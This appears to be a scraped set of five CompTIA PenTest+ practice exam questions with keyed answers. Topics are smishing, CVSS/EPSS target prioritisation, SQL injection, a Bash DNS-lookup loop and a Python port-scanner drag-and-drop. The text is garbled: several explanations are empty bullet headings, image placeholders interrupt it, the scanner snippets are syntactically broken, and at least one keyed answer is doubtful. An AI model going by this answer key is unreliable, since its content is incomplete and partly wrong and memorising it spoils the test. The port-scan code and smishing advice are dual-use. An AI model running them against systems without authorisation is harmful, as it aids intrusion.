CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
=================

NEW QUESTION 2
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
=================

NEW QUESTION 3
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?

A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting

Answer: B

Explanation:
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here??s why option B is the most likely technique:
? Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application's input handling to execute unintended SQL commands on the database.
? Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
? Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
? Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
? Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
=================

NEW QUESTION 4

A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:

```
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
```


Which of the following changes should the team make to line 3 of the script?

A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i

Answer: D

Explanation:
? Script Analysis:
? Error Identification:
? Correct Command:
? Corrected Script:
Pentest References:
? In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
? Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.
By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.
=================

NEW QUESTION 5
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Drag and Drop Options

```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
}
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
[:ports => 21 :ports => 22]
```

```
#!/usr/bin/python
```

```
ports = [21,22]
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

?

```
import socket
import sys
```

?

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

?


```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

?

A. Mastered
B. Not Mastered


Answer: A

Explanation:




Immutables

